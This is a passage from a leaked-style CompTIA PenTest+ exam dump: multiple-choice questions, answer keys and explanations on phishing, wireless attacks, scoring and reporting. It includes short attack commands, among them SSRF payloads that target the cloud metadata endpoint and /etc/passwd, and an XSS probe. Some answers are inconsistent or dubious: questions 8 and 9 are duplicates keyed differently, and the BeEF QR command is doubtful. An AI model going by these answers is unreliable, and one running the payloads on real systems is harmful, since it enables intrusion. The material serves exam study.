

CompTIA.PT0-003.vJan-2025.by.Dony.65q

Number: PT0-003
Passing Score: 800
Time Limit: 120
File Version: 32.0

Exam Code: PT0-003
Exam Name: CompTIA PenTest+ Certification Exam



Exam A

QUESTION 1

A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?

- A. Phishing
- B. Tailgating
- C. Whaling
- D. Spear phishing

Correct Answer: D

Section:

Explanation:

Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.

Step-by-Step Explanation

Understanding Spear Phishing:

Targeted Attack: Focuses on specific individuals or groups within an organization.

Customization: Emails are customized based on the recipient's role, interests, or recent activities.

Purpose:

Testing Security Awareness: Evaluates how well individuals recognize and respond to phishing attempts.

Information Gathering: Attempts to collect sensitive information such as credentials, financial data, or personal details.

Process:

Reconnaissance: Gather information about the target through social media, public records, and other sources.

Email Crafting: Create a convincing email that appears to come from a trusted source.

Delivery and Monitoring: Send the email and monitor for responses or actions taken by the recipient.

Reference from Pentesting Literature:

Spear phishing is highlighted in penetration testing methodologies for testing security awareness and the effectiveness of email filtering systems.

HTB write-ups and phishing simulation exercises often detail the use of spear phishing to assess organizational security.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

QUESTION 2

A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?

- A. BeEF
- B. John the Ripper
- C. ZAP
- D. Evilginx

Correct Answer: A

Section:

Explanation:

BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on web browsers. It has built-in functionality for generating malicious QR codes, which can be used to direct users to malicious websites, execute browser-based attacks, or gather information.

Step-by-Step Explanation

Understanding BeEF:

Purpose: BeEF is designed to exploit vulnerabilities in web browsers and gather information from compromised browsers.

Features: Includes tools for generating malicious payloads, QR codes, and social engineering techniques.

Creating Malicious QR Codes:

Functionality: BeEF has a feature to generate QR codes that, when scanned, redirect the user to a malicious URL controlled by the attacker.

Command: Generate a QR code that directs to a BeEF hook URL.

beef -x --qr

Usage in Physical Security Assessments:

Deployment: Place QR codes in strategic locations to test whether individuals scan them and subsequently compromise their browsers.

Exploitation: Once scanned, the QR code can lead to browser exploitation, information gathering, or other payload execution.

Reference from Pentesting Literature:

BeEF is commonly discussed in penetration testing guides for its browser exploitation capabilities.

HTB write-ups and social engineering exercises often mention the use of BeEF for creating malicious QR codes and exploiting browser vulnerabilities.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

QUESTION 3

A penetration tester needs to help create a threat model of a custom application. Which of the following is the most likely framework the tester will use?

- A. MITRE ATT&CK
- B. OSSTMM
- C. CI/CD
- D. DREAD

Correct Answer: D

Section:

Explanation:

The DREAD model is a risk assessment framework used to evaluate and prioritize the security risks of an application. It stands for Damage potential, Reproducibility, Exploitability, Affected users, and Discoverability.

Step-by-Step Explanation

Understanding DREAD:

Purpose: Provides a structured way to assess and prioritize risks based on their potential impact and likelihood.

Components:

Damage Potential: The extent of harm that an exploit could cause.

Reproducibility: How easily the exploit can be reproduced.

Exploitability: The ease with which the vulnerability can be exploited.

Affected Users: The number of users affected by the exploit.

Discoverability: The likelihood that the vulnerability will be discovered.

Usage in Threat Modeling:

Evaluation: Assign scores to each DREAD component to assess the overall risk.

Prioritization: Higher scores indicate higher risks, helping prioritize remediation efforts.

Process:

Identify Threats: Enumerate potential threats to the application.

Assess Risks: Use the DREAD model to evaluate each threat.

Prioritize: Focus on addressing the highest-scoring threats first.

Reference from Pentesting Literature:

The DREAD model is widely discussed in threat modeling and risk assessment sections of penetration testing guides.

HTB write-ups often include references to DREAD when explaining how to assess and prioritize vulnerabilities in applications.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups



QUESTION 4

Which of the following components should a penetration tester include in an assessment report?

- A. User activities
- B. Customer remediation plan
- C. Key management
- D. Attack narrative

Correct Answer: D

Section:

Explanation:

An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.

Step-by-Step Explanation

Components of an Assessment Report:

User Activities: Generally not included as they focus on end-user behavior rather than technical findings.

Customer Remediation Plan: While important, it is typically provided by the customer or a third party based on the report's findings.

Key Management: More relevant to internal security practices than a penetration test report.

Attack Narrative: Essential for detailing the process and techniques used during the penetration test.

Importance of Attack Narrative:

Contextual Understanding: Provides a step-by-step account of the penetration test, helping stakeholders understand the flow and logic behind each action.

Evidence and Justification: Supports findings with detailed explanations and evidence, ensuring transparency and reliability.

Learning and Improvement: Helps the organization learn from the test and improve security measures.

Reference from Pentesting Literature:

Penetration testing guides emphasize the importance of a detailed attack narrative to convey the results and impact of the test effectively.

HTB write-ups and official reports often include comprehensive attack narratives to explain the penetration testing process and findings.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

QUESTION 5

Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

- A. Preserving artifacts
- B. Reverting configuration changes
- C. Keeping chain of custody
- D. Exporting credential data

Correct Answer: A

Section:

Explanation:

Preserving artifacts ensures that key outputs from the penetration test, such as logs, screenshots, captured data, and any generated reports, are retained for analysis, reporting, and future reference.

Step-by-Step Explanation

Importance of Preserving Artifacts:

Documentation: Provides evidence of the test activities and findings.

Verification: Allows for verification and validation of the test results.

Reporting: Ensures that all critical data is available for the final report.

Types of Artifacts:

Logs: Capture details of the tools used, commands executed, and their outputs.

Screenshots: Visual evidence of the steps taken and findings.

Captured Data: Includes network captures, extracted credentials, and other sensitive information.

Reports: Interim and final reports summarizing the findings and recommendations.

Best Practices:

Secure Storage: Ensure artifacts are stored securely to prevent unauthorized access.

Backups: Create backups of critical artifacts to avoid data loss.

Documentation: Maintain detailed documentation of all artifacts for future reference.

Reference from Pentesting Literature:

Preserving artifacts is a standard practice emphasized in penetration testing methodologies to ensure comprehensive documentation and reporting of the test.

HTB write-ups often include references to preserved artifacts to support the findings and conclusions.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

QUESTION 6

In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

- A. IAM
- B. Block storage
- C. Virtual private cloud
- D. Metadata services

Correct Answer: D

Section:

Explanation:

Metadata services in cloud environments provide information about the configuration and instance details, including sensitive data used during the initialization of virtual machines. Attackers can access this information to exploit and gain unauthorized access.

Step-by-Step Explanation

Understanding Metadata Services:

Purpose: Metadata services provide instance-specific information, such as instance IDs, public keys, and other configuration details.

Access: Typically accessible via a special IP address (e.g., 169.254.169.254 in AWS) from within the instance.

Common Information Exposed:

Instance Metadata: Details about the instance, such as instance ID, hostname, and network configurations.

User Data: Scripts and configuration data used for instance initialization, which might contain sensitive information.

IAM Role Credentials: Temporary security credentials for IAM roles attached to the instance, potentially leading to privilege escalation.

Security Risks:

Unauthorized Access: Attackers can exploit exposed metadata to gain sensitive information and credentials.

Privilege Escalation: Accessing IAM role credentials can allow attackers to perform actions with elevated privileges.

Best Practices:

Restrict Access: Implement access controls to limit access to metadata services.

Use IAM Roles Carefully: Ensure that IAM roles provide the minimum necessary privileges.

Monitor Access: Regularly monitor access to metadata services to detect and respond to unauthorized access.

Reference from Pentesting Literature:

Penetration testing guides discuss the importance of securing metadata services and the risks associated with their exposure.

HTB write-ups often highlight the exploitation of metadata services to gain access to sensitive information in cloud environments.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

QUESTION 7

During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

- A. ChopChop
- B. Replay
- C. Initialization vector
- D. KRACK

Correct Answer: D

Section:

Explanation:

KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.

Step-by-Step Explanation

Understanding KRACK:

Vulnerability: KRACK exploits flaws in the WPA2 handshake process, specifically the four-way handshake.

Mechanism: The attack tricks the victim into reinstalling an already-in-use key by manipulating and replaying handshake messages.

Attack Steps:

Interception: Capture the four-way handshake packets between the client and the access point.

Reinstallation: Force the client to reinstall the encryption key by replaying specific handshake messages.

Decryption: Once the key is reinstalled, it can be used to decrypt packets and potentially inject malicious packets.

Impact:

Decryption: Allows an attacker to decrypt packets, potentially revealing sensitive information.

Injection: Enables the attacker to inject malicious packets into the network.

Mitigation:

Patching: Ensure all devices and access points are patched with the latest firmware that addresses KRACK vulnerabilities.

Encryption: Use additional encryption layers, such as HTTPS, to protect data in transit.

Reference from Pentesting Literature:

The KRACK attack is a significant topic in wireless security and penetration testing guides, illustrating the importance of securing wireless communications.

HTB write-ups and other security assessments frequently reference KRACK when discussing vulnerabilities in WPA2.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

QUESTION 8

During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

- A. KARMA attack
- B. Beacon flooding
- C. MAC address spoofing
- D. Eavesdropping

Correct Answer: C

Section:

Explanation:

MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.

Step-by-Step Explanation

Understanding MAC Address Spoofing:

MAC Address: A unique identifier assigned to network interfaces for communication on the physical network segment.

Spoofing: Changing the MAC address to a different one, typically that of an authorized device, to gain access to restricted networks.

Purpose:

Bypassing Access Controls: Gain access to networks that use MAC address filtering as a security measure.

Impersonation: Assume the identity of another device on the network to intercept traffic or access network resources.

Tools and Techniques:

Linux Command: Use the `ifconfig` or `ip` command to change the MAC address.

`ifconfig eth0 hw ether 00:11:22:33:44:55`

Tools: Tools like `macchanger` can automate the process of changing MAC addresses.

Impact:

Network Access: Gain unauthorized access to networks and network resources.

Interception: Capture traffic intended for another device, potentially leading to data theft or further exploitation.

Detection and Mitigation:

Monitoring: Use network monitoring tools to detect changes in MAC addresses.

Secure Configuration: Implement port security on switches to restrict which MAC addresses can connect to specific ports.

Reference from Pentesting Literature:

MAC address spoofing is a common technique discussed in wireless and network security chapters of penetration testing guides.

HTB write-ups often include examples of using MAC address spoofing to bypass network access controls and gain unauthorized access.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

Top of Form

Bottom of Form

QUESTION 9

During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

- A. KARMA attack
- B. Beacon flooding
- C. MAC address spoofing
- D. Eavesdropping

Correct Answer: A

Section:

Explanation:

To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.

KARMA Attack:

Definition: KARMA (KARMA Attacks Radio Machines Automatically) is an attack technique that exploits the tendency of wireless clients to automatically connect to previously connected wireless networks.

Mechanism: Attackers set up a rogue access point that impersonates a legitimate wireless network. When clients automatically connect to this rogue AP, attackers can capture credentials or provide malicious services.

Purpose:

Unauthorized Access: By setting up a rogue access point, attackers can trick legitimate clients into connecting to their network, thereby gaining unauthorized access.

Other Options:

Beacon Flooding: Involves sending a large number of fake beacon frames to create noise and disrupt network operations. Not directly useful for gaining unauthorized access.

MAC Address Spoofing: Involves changing the MAC address of an attacking device to match a trusted device. Useful for bypassing MAC-based access controls but not specific to wireless network authentication.

Eavesdropping: Involves intercepting and listening to network traffic, useful for gathering information but not directly for gaining unauthorized access.

Pentest

Reference:

Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.

Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.

By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.

QUESTION 10

A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?

- A. Configure a network scanner engine and execute the scan.
- B. Execute a testing framework to validate vulnerabilities on the devices.
- C. Configure a port mirror and review the network traffic.
- D. Run a network mapper tool to get an understanding of the devices.

Correct Answer: C

Section:

Explanation:

When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.

Port Mirroring:

Definition: Port mirroring (SPAN - Switched Port Analyzer) is a method of monitoring network traffic by duplicating packets from one or more switch ports to another port where a monitoring device is connected.

Purpose: Allows passive monitoring of network traffic without impacting network operations or device performance.

Avoiding Disruption:

Non-Intrusive: Port mirroring is non-intrusive and does not generate additional traffic or load on the network devices, making it suitable for sensitive environments like power plants where disruption is not acceptable.

Other Options:

Network Scanner Engine: Active scanning might disrupt network operations or devices, which is not suitable for critical infrastructure.

Testing Framework: Validating vulnerabilities on devices might involve active testing, which can be disruptive.

Network Mapper Tool: Running a network mapper tool (like Nmap) actively scans the network and might disrupt services.

Pentest

Reference:

Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.

Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.

By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant's network without risking disruption to the grid.

QUESTION 11

A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?

Host | CVSS | EPSS

Target 1 | 4 | 0.6

Target 2 | 2 | 0.3

Target 3 | 1 | 0.6

Target 4 | 4.5 | 0.4

- A. Target 1: CVSS Score = 4 and EPSS Score = 0.6
- B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
- C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
- D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4

Correct Answer: A

Section:

Explanation:

Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.

CVSS:

Definition: CVSS provides a numerical score to represent the severity of a vulnerability, helping to prioritize the response based on the potential impact.

Score Range: Scores range from 0 to 10, with higher scores indicating more severe vulnerabilities.

EPSS:

Definition: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.

Score Range: EPSS scores range from 0 to 1, with higher scores indicating a higher likelihood of exploitation.

Analysis:

Target 1: CVSS = 4, EPSS = 0.6

Target 2: CVSS = 2, EPSS = 0.3

Target 3: CVSS = 1, EPSS = 0.6

Target 4: CVSS = 4.5, EPSS = 0.4

Target 1 has a moderate CVSS score and a high EPSS score, indicating it has a significant vulnerability that is quite likely to be exploited.

Pentest

Reference:

Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.

Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.

By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.

QUESTION 12

A penetration tester discovers evidence of an advanced persistent threat on the network that is being tested. Which of the following should the tester do next?

- A. Report the finding.
- B. Analyze the finding.
- C. Remove the threat.
- D. Document the finding and continue testing.

Correct Answer: A

Section:

Explanation:

Upon discovering evidence of an advanced persistent threat (APT) on the network, the penetration tester should report the finding immediately.

Advanced Persistent Threat (APT):

Definition: APTs are prolonged and targeted cyberattacks in which an intruder gains access to a network and remains undetected for an extended period.

Significance: APTs often involve sophisticated tactics, techniques, and procedures (TTPs) aimed at stealing data or causing disruption.

Immediate Reporting:

Criticality: Discovering an APT requires immediate attention from the organization's security team due to the potential impact and persistence of the threat.

Chain of Command: Following the protocol for reporting such findings ensures that appropriate incident response measures are initiated promptly.

Other Actions:

Analyzing the Finding: While analysis is important, it should be conducted by the incident response team after reporting.

Removing the Threat: This action should be taken by the organization's security team following established incident response procedures.

Documenting and Continuing Testing: Documentation is crucial, but the immediate priority should be reporting the APT to ensure prompt action.

Pentest

Reference:

Incident Response: Understanding the importance of immediate reporting and collaboration with the organization's security team upon discovering critical threats like APTs.

Ethical Responsibility: Following ethical guidelines and protocols to ensure the organization can respond effectively to significant threats.

By reporting the finding immediately, the penetration tester ensures that the organization's security team is alerted to the presence of an APT, allowing them to initiate an appropriate incident response.

QUESTION 13

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname | IP address | CVSS 2.0 | EPSS

hrdatabase | 192.168.20.55 | 9.9 | 0.50

financesite | 192.168.15.99 | 8.0 | 0.01

legaldatabase | 192.168.10.2 | 8.2 | 0.60

fileserver | 192.168.125.7 | 7.6 | 0.90

Which of the following targets should the tester select next?

- A. fileserver
- B. hrdatabase
- C. legaldatabase
- D. financesite

Correct Answer: A

Section:

Explanation:

Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores.

CVSS (Common Vulnerability Scoring System):

Purpose: CVSS provides a numerical score to represent the severity of vulnerabilities, helping to prioritize remediation efforts.

Higher Scores: Indicate more severe vulnerabilities.

EPSS (Exploit Prediction Scoring System):

Purpose: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.

Higher Scores: Indicate a higher likelihood of exploitation.

Evaluation:

hrdatabase: CVSS = 9.9, EPSS = 0.50

financesite: CVSS = 8.0, EPSS = 0.01

legaldatabase: CVSS = 8.2, EPSS = 0.60

fileserver: CVSS = 7.6, EPSS = 0.90

The fileserver has the highest EPSS score, indicating a high likelihood of exploitation, despite having a slightly lower CVSS score compared to hrdatabase and legaldatabase.

Pentest

Reference:

Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.

Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.

By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.

QUESTION 14

During an engagement, a penetration tester wants to enumerate users from Linux systems by using finger and rwho commands. However, the tester realizes these commands alone will not achieve the desired result. Which of the following is the best tool to use for this task?

- A. Nikto
- B. Burp Suite
- C. smbclient
- D. theHarvester

Correct Answer: C

Section:

Explanation:

The smbclient tool is used to access SMB/CIFS resources on a network. It allows penetration testers to connect to shared resources and enumerate users on a network, particularly in Windows environments. While finger and rwho are more common on Unix/Linux systems, smbclient provides better functionality for enumerating users across a network.

Step-by-Step Explanation

Understanding smbclient:

Purpose: smbclient is used to access and manage files and directories on SMB/CIFS servers.

Capabilities: It allows for browsing shared resources, listing directories, downloading and uploading files, and enumerating users.

User Enumeration:

Command: Use smbclient with the -L option to list available shares and users.

smbclient -L //target_ip -U username

Example: Enumerating users on a target system.

smbclient -L //192.168.50.2 -U anonymous

Advantages:

Comprehensive: Provides detailed information about shared resources and users.

Cross-Platform: Can be used on both Linux and Windows systems.

Reference from Pentesting Literature:

SMB enumeration is a common practice discussed in penetration testing guides for identifying shared resources and users in a network environment.

HTB write-ups frequently mention the use of smbclient for enumerating network shares and users.

Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups

QUESTION 15

A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to validate that reverse shell payloads are no longer running?

- A. Run scripts to terminate the implant on affected hosts.
- B. Spin down the C2 listeners.
- C. Restore the firewall settings of the original affected hosts.
- D. Exit from C2 listener active sessions.

Correct Answer: A

Section:

Explanation:

To ensure that reverse shell payloads are no longer running, it is essential to actively terminate any implanted malware or scripts. Here's why option A is correct:

Run Scripts to Terminate the Implant: This ensures that any reverse shell payloads or malicious implants are actively terminated on the affected hosts. It is a direct and effective method to clean up after a penetration test.

Spin Down the C2 Listeners: This stops the command and control listeners but does not remove the implants from the hosts.

Restore the Firewall Settings: This is important for network security but does not directly address the termination of active implants.

Exit from C2 Listener Active Sessions: This closes the current sessions but does not ensure that implants are terminated.

Reference from Pentest:

Anubis HTB: Demonstrates the process of cleaning up and ensuring that all implants are removed after an assessment.

Forge HTB: Highlights the importance of thoroughly cleaning up and terminating any payloads or implants to leave the environment secure post-assessment.

QUESTION 16

A penetration testing team wants to conduct DNS lookups for a set of targets provided by the client. The team crafts a Bash script for this task. However, they find a minor error in one line of the script:

1 #!/bin/bash

2 for i in \$(cat example.txt); do

3 curl \$i

4 done

Which of the following changes should the team make to line 3 of the script?

- A. resolvconf \$i
- B. rndc \$i
- C. systemd-resolve \$i
- D. host \$i

Correct Answer: D

Section:

Explanation:

Script Analysis:

Line 1: #!/bin/bash - This line specifies the script should be executed in the Bash shell.

Line 2: for i in \$(cat example.txt); do - This line starts a loop that reads each line from the file example.txt and assigns it to the variable i.
Line 3: curl \$i - This line attempts to fetch the content from the URL stored in i using curl. However, for DNS lookups, curl is inappropriate.
Line 4: done - This line ends the loop.

Error Identification:

The curl command is used for transferring data from or to a server, often used for HTTP requests, which is not suitable for DNS lookups.

Correct Command:

To perform DNS lookups, the host command should be used. The host command performs DNS lookups and displays information about the given domain.

Corrected Script:

Replace curl \$i with host \$i to perform DNS lookups on each target specified in example.txt.

Pentest

Reference:

In penetration testing, DNS enumeration is a crucial step. It involves querying DNS servers to gather information about the target domain, which includes resolving domain names to IP addresses and vice versa.

Common tools for DNS enumeration include host, dig, and nslookup. The host command is particularly straightforward for simple DNS lookups.

By correcting the script to use host \$i, the penetration testing team can effectively perform DNS lookups on the targets specified in example.txt.

QUESTION 17

A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?

- A. SAST
- B. SBOM
- C. ICS
- D. SCA

Correct Answer: D

Section:

Explanation:

The tester's activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here's why:

Understanding SCA:

Definition: SCA involves analyzing software to identify third-party and open-source components, checking for known vulnerabilities, and ensuring license compliance.

Purpose: To detect and manage risks associated with third-party software components.

Comparison with Other Terms:

SAST (A): Static Application Security Testing involves analyzing source code for security vulnerabilities without executing the code.

SBOM (B): Software Bill of Materials is a detailed list of all components in a software product, often used in SCA but not the analysis itself.

ICS (C): Industrial Control Systems, not relevant to the context of software analysis.

The tester's activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.

QUESTION 18

During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

- A. Segmentation
- B. Mobile
- C. External
- D. Web

Correct Answer: C

Section:

Explanation:

An external assessment focuses on testing the security of internet-facing services. Here's why option C is correct:

External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization's network.

Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It's more relevant to internal network architecture.

Mobile: This assessment targets mobile applications and devices, not general internet-facing services.

Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.

Reference from Pentest:

Horizontal HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.

Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security.

Conclusion:

Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.

QUESTION 19

A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?

- A. OWASP MASVS
- B. OSSTMM
- C. MITRE ATT&CK
- D. CREST

Correct Answer: B

Section:

Explanation:

The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here's why option B is correct:

OSSTMM: This methodology breaks down the security testing process into 14 components, covering various aspects of security assessment, from planning to execution and reporting.

OWASP MASVS: This is a framework for mobile application security verification and does not have a 14-component life cycle.

MITRE ATT&CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14-component life cycle.

CREST: This is a certification body for penetration testers and security professionals but does not provide a specific 14-component framework.

Reference from Pentest:

Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.

Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.

Conclusion:

Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.

QUESTION 20

A penetration tester is evaluating a SCADA system. The tester receives local access to a workstation that is running a single application. While navigating through the application, the tester opens a terminal window and gains access to the underlying operating system. Which of the following attacks is the tester performing?

- A. Kiosk escape
- B. Arbitrary code execution
- C. Process hollowing
- D. Library injection

Correct Answer: A

Section:

Explanation:

A kiosk escape involves breaking out of a restricted environment, such as a kiosk or a single application interface, to access the underlying operating system. Here's why option A is correct:

Kiosk Escape: This attack targets environments where user access is intentionally limited, such as a kiosk or a dedicated application. The goal is to break out of these restrictions and gain access to the full operating system.

Arbitrary Code Execution: This involves running unauthorized code on the system, but the scenario described is more about escaping a restricted environment.

Process Hollowing: This technique involves injecting code into a legitimate process, making it appear benign while executing malicious activities.

Library Injection: This involves injecting malicious code into a running process by loading a malicious library, which is not the focus in this scenario.

Reference from Pentest:

Forge HTB: Demonstrates techniques to escape restricted environments and gain broader access to the system.

Horizontall HTB: Shows methods to break out of limited access environments, aligning with the concept of kiosk escape.

Conclusion:

Option A, Kiosk escape, accurately describes the type of attack where a tester breaks out of a restricted environment to access the underlying operating system.

QUESTION 21

A penetration tester presents the following findings to stakeholders:

Control | Number of findings | Risk | Notes

Encryption | 1 | Low | Weak algorithm noted

Patching | 8 | Medium | Unsupported systems

System hardening | 2 | Low | Baseline drift observed

Secure SDLC | 10 | High | Libraries have vulnerabilities

Password policy | 0 | Low | No exceptions noted

Based on the findings, which of the following recommendations should the tester make? (Select two).

- A. Develop a secure encryption algorithm.
- B. Deploy an asset management system.
- C. Write an SDLC policy.
- D. Implement an SCA tool.
- E. Obtain the latest library version.
- F. Patch the libraries.

Correct Answer: D, E

Section:

Explanation:

Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here's why options D and E are correct:

Implement an SCA Tool:

SCA (Software Composition Analysis) tools are designed to analyze and manage open-source components in an application. Implementing an SCA tool would help in identifying and managing vulnerabilities in libraries, aligning with the finding of vulnerable libraries in the secure SDLC process.

This recommendation addresses the high-risk finding related to the Secure SDLC by providing a systematic approach to manage and mitigate vulnerabilities in software dependencies.

Obtain the Latest Library Version:

Keeping libraries up to date is a fundamental practice in maintaining the security of an application. Ensuring that the latest, most secure versions of libraries are used directly addresses the high-risk finding related to vulnerable libraries.

This recommendation is a direct and immediate action to mitigate the identified vulnerabilities.

Other Options Analysis:

Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.

Deploy an Asset Management System: While useful, this is not directly related to the identified high-risk issue of vulnerable libraries.

Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.

Reference from Pentest:

Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.

Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.

Conclusion:

Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.

QUESTION 22

While conducting a reconnaissance activity, a penetration tester extracts the following information:

Emails: - admin@acme.com - sales@acme.com - support@acme.com



Which of the following risks should the tester use to leverage an attack as the next step in the security assessment?

- A. Unauthorized access to the network
- B. Exposure of sensitive servers to the internet
- C. Likelihood of SQL injection attacks
- D. Indication of a data breach in the company

Correct Answer: A

Section:

Explanation:

When a penetration tester identifies email addresses during reconnaissance, the most immediate risk to leverage for an attack is unauthorized access to the network. Here's why:

Phishing Attacks:

Email addresses are often used to conduct phishing attacks. By crafting a convincing email, an attacker can trick the recipient into revealing their login credentials or downloading malicious software, thereby gaining unauthorized access to the network.

Spear Phishing:

With specific email addresses (like admin@acme.com), attackers can perform spear phishing, targeting key individuals within the organization to gain access to more sensitive parts of the network.

Comparison with Other Risks:

Exposure of sensitive servers to the internet (B): This is unrelated to the email addresses and more about network configuration.

Likelihood of SQL injection attacks (C): SQL injection targets web applications and databases, not email addresses.

Indication of a data breach in the company (D): The presence of email addresses alone does not indicate a data breach.

Email addresses are a starting point for phishing attacks, making unauthorized access to the network the most relevant risk.

QUESTION 23

A penetration tester gains access to a host but does not have access to any type of shell. Which of the following is the best way for the tester to further enumerate the host and the environment in which it resides?

- A. ProxyChains
- B. Netcat
- C. PowerShell ISE
- D. Process IDs

Correct Answer: B

Section:

Explanation:

If a penetration tester gains access to a host but does not have a shell, the best tool for further enumeration is Netcat. Here's why:

Netcat:

Versatility: Netcat is known as the 'Swiss Army knife' of networking tools. It can be used for port scanning, banner grabbing, and setting up reverse shells.

Enumeration: Without a shell, Netcat can help enumerate open ports and services running on the host, providing insight into the host's environment.

Comparison with Other Tools:

ProxyChains: Used to chain proxies together, not directly useful for enumeration without an initial shell.

PowerShell ISE: Requires a shell to execute commands and scripts.

Process IDs: Without a shell, enumerating process IDs directly isn't possible.

Netcat's ability to perform multiple network-related tasks without needing a shell makes it the best choice for further enumeration.

QUESTION 24

A penetration tester has found a web application that is running on a cloud virtual machine instance. Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter. Which of the following commands should the tester run to successfully test for secrets exposure exploitability?

A. curl <url>?param=http://169.254.169.254/latest/meta-data/ B. curl '<url>?param=http://127.0.0.1/etc/passwd' C. curl '<url>?param=<script>alert(1)<script>/' D. curl <url>?param=http://127.0.0.1/

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Correct Answer: A

Section:

Explanation:

In a cloud environment, testing for Server-Side Request Forgery (SSRF) vulnerabilities involves attempting to access metadata services. Here's why the specified command is appropriate:

Accessing Cloud Metadata Service:

